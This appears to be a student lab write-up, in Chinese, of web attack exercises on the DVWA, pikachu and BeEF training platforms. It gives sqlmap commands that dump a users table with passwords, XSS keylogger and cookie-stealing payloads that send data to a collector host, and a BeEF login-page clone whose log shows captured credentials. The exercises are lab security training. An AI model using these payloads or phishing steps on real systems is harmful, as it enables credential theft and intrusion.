

## 1.使用 sqlmap 工具完成对 DVWA 数据库的注入过程，要求按照库、表、列、内容的顺序进行注入。


sqlmap -u "http://192.168.80.128:8082/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="PHPSESSID=453ibj6d8pns5870tegk3aao25; security=low" -p id --dbs **获取库**





sqlmap -u "http://192.168.80.128:8082/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="PHPSESSID=453ibj6d8pns5870tegk3aao25; security=low" -D dvwa --tables **获取表**




sqlmap -u "http://192.168.80.128:8082/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="PHPSESSID=453ibj6d8pns5870tegk3aao25; security=low" -D dvwa -T users --columns **获取列**




sqlmap -u "http://192.168.80.128:8082/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="PHPSESSID=453ibj6d8pns5870tegk3aao25; security=low" -D dvwa -T users -C last_name,password --dump **获取字段**




## 2.练习课件上的SQL注入绕过方式

大小写绕过

替换关键字

使用编码


使用注释

## 3.XSS

### 1)使用 pikachu 平台练习 XSS 键盘记录、前台 XSS 盲打攻击获取 cookie；

### 键盘记录

<script src="http://192.168.80.128:8083/pkxss/rkeypress/rk.js"></script>






# pikachu Xss 获取键盘记录结果


返回首页

| id | 记录 | 操作 |
|---|---|---|
| 1 | h | 删除 |
| 2 | he | 删除 |
| 3 | hee | 删除 |
| 4 | heel | 删除 |
| 5 | heell | 删除 |
| 6 | heelll | 删除 |
| 7 | heellllo | 删除 |
| 8 | heellllo | 删除 |

## cookie

```
<script>document.write('<img src="http://192.168.80.128:8083/pkxss/xcookie/cookie.php?cookie='+document.cookie+'"/>')</script>
```




**pikachu Xss 获取cookies结果**


返回首页


| id | time | ipaddress | cookie | referer | useragent | 删除 |
|---|---|---|---|---|---|---|
| 1 | 2023-10-10 11:19:59 | 192.168.80.1 | ant[uname]=admin; ant[pw]=10470c3b4b1fed12c3baac014be15fac67c6e815; PHPSESSID=st03da77cu2vpnsfk1s9vurs7l | http://192.168.80.128:8083/vul/xss/xssblind/admin.php | Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.0.0 Safari/537.36 | 删除 |

## 2)使用 beef 制作钓鱼页面，克隆任意站点的登录页面并获取用户登录的账号密码。

## beef 启动，修改相应的参数。

curl -H "Content-Type: application/json; charset=UTF-8" -d '{"url":"http://192.168.80.128:8083/vul/xss/xsspost/post_login.php","mount":"/pikachu"}' -X POST http://192.168.80.130:3000/api/seng/clone_page?token=976182e44e055869595633f14b2fb30a798616cc




Vulnerability: SQL Injection
BeEF Control Panel
Get the pikachu
Get the pikachu
192.168.80.130:3000/ui/panel#id=bRd2seuNCqUzjxDmBwlyRpl0FlMVMpKivpYFRUBic6rhmWDZiIGJrZhqItXeWFR5Y9PFtYFJg0016MLD
BeEF 0.5.4.0 | Logout
Hooked Browsers
Online Browsers
192.168.80.130
192.168.80.1
Offline Browsers
Getting Started
Logs
Zombies
Current Browser
Details
Logs
Commands
Proxy
XssRays
Network
Id
Type
Event
Date
Browser ID
21 27.612s - [Blur] Browser window has lost focus. 2023-10-10 05:05:11 UTC 1
20 26.213s - [Focus] Browser window has regained focus. 2023-10-10 05:05:09 UTC 1
19 26.123s - [Blur] Browser window has lost focus. 2023-10-10 05:05:09 UTC 1
18 24.878s - [Form Submitted] "Action: /pikachu - Method: post - Values: username=admin,password=123456,submit=Login" > form 2023-10-10 05:05:07 UTC 1
17 24.877s - [Mouse Click] x: 242 y: 270 > input (submit) 2023-10-10 05:05:07 UTC 1
16 24.809s - [Focus] Browser window has regained focus. 2023-10-10 05:05:07 UTC 1
15 21.645s - [Blur] Browser window has lost focus. 2023-10-10 05:05:04 UTC 1
14 21.599s - [Focus] Browser window has regained focus. 2023-10-10 05:05:04 UTC 1
13 11.614s - [Blur] Browser window has lost focus. 2023-10-10 05:04:54 UTC 1
12 11.605s - [Focus] Browser window has regained focus. 2023-10-10 05:04:54 UTC 1
11 9.201s - [Blur] Browser window has lost focus. 2023-10-10 05:04:52 UTC 1
10 7.005s - [User Typed] 3456 2023-10-10 05:04:49 UTC 1
9 6.005s - [User Typed] 12 2023-10-10 05:04:48 UTC 1
8 5.004s - [User Typed] min 2023-10-10 05:04:47 UTC 1
7 4.002s - [User Typed] d 2023-10-10 05:04:46 UTC 1
6 3.001s - [User Typed] a 2023-10-10 05:04:45 UTC 1
5 1.110s - [Mouse Click] x: 343 y: 175 > input (username) 2023-10-10 05:04:44 UTC 1
4 192.168.80.1 appears to have come back online 2023-10-10 05:04:42 UTC 1
3 192.168.80.1 just joined the horde from the domain: 192.168.80.130:3000 2023-10-10 05:04:42 UTC 1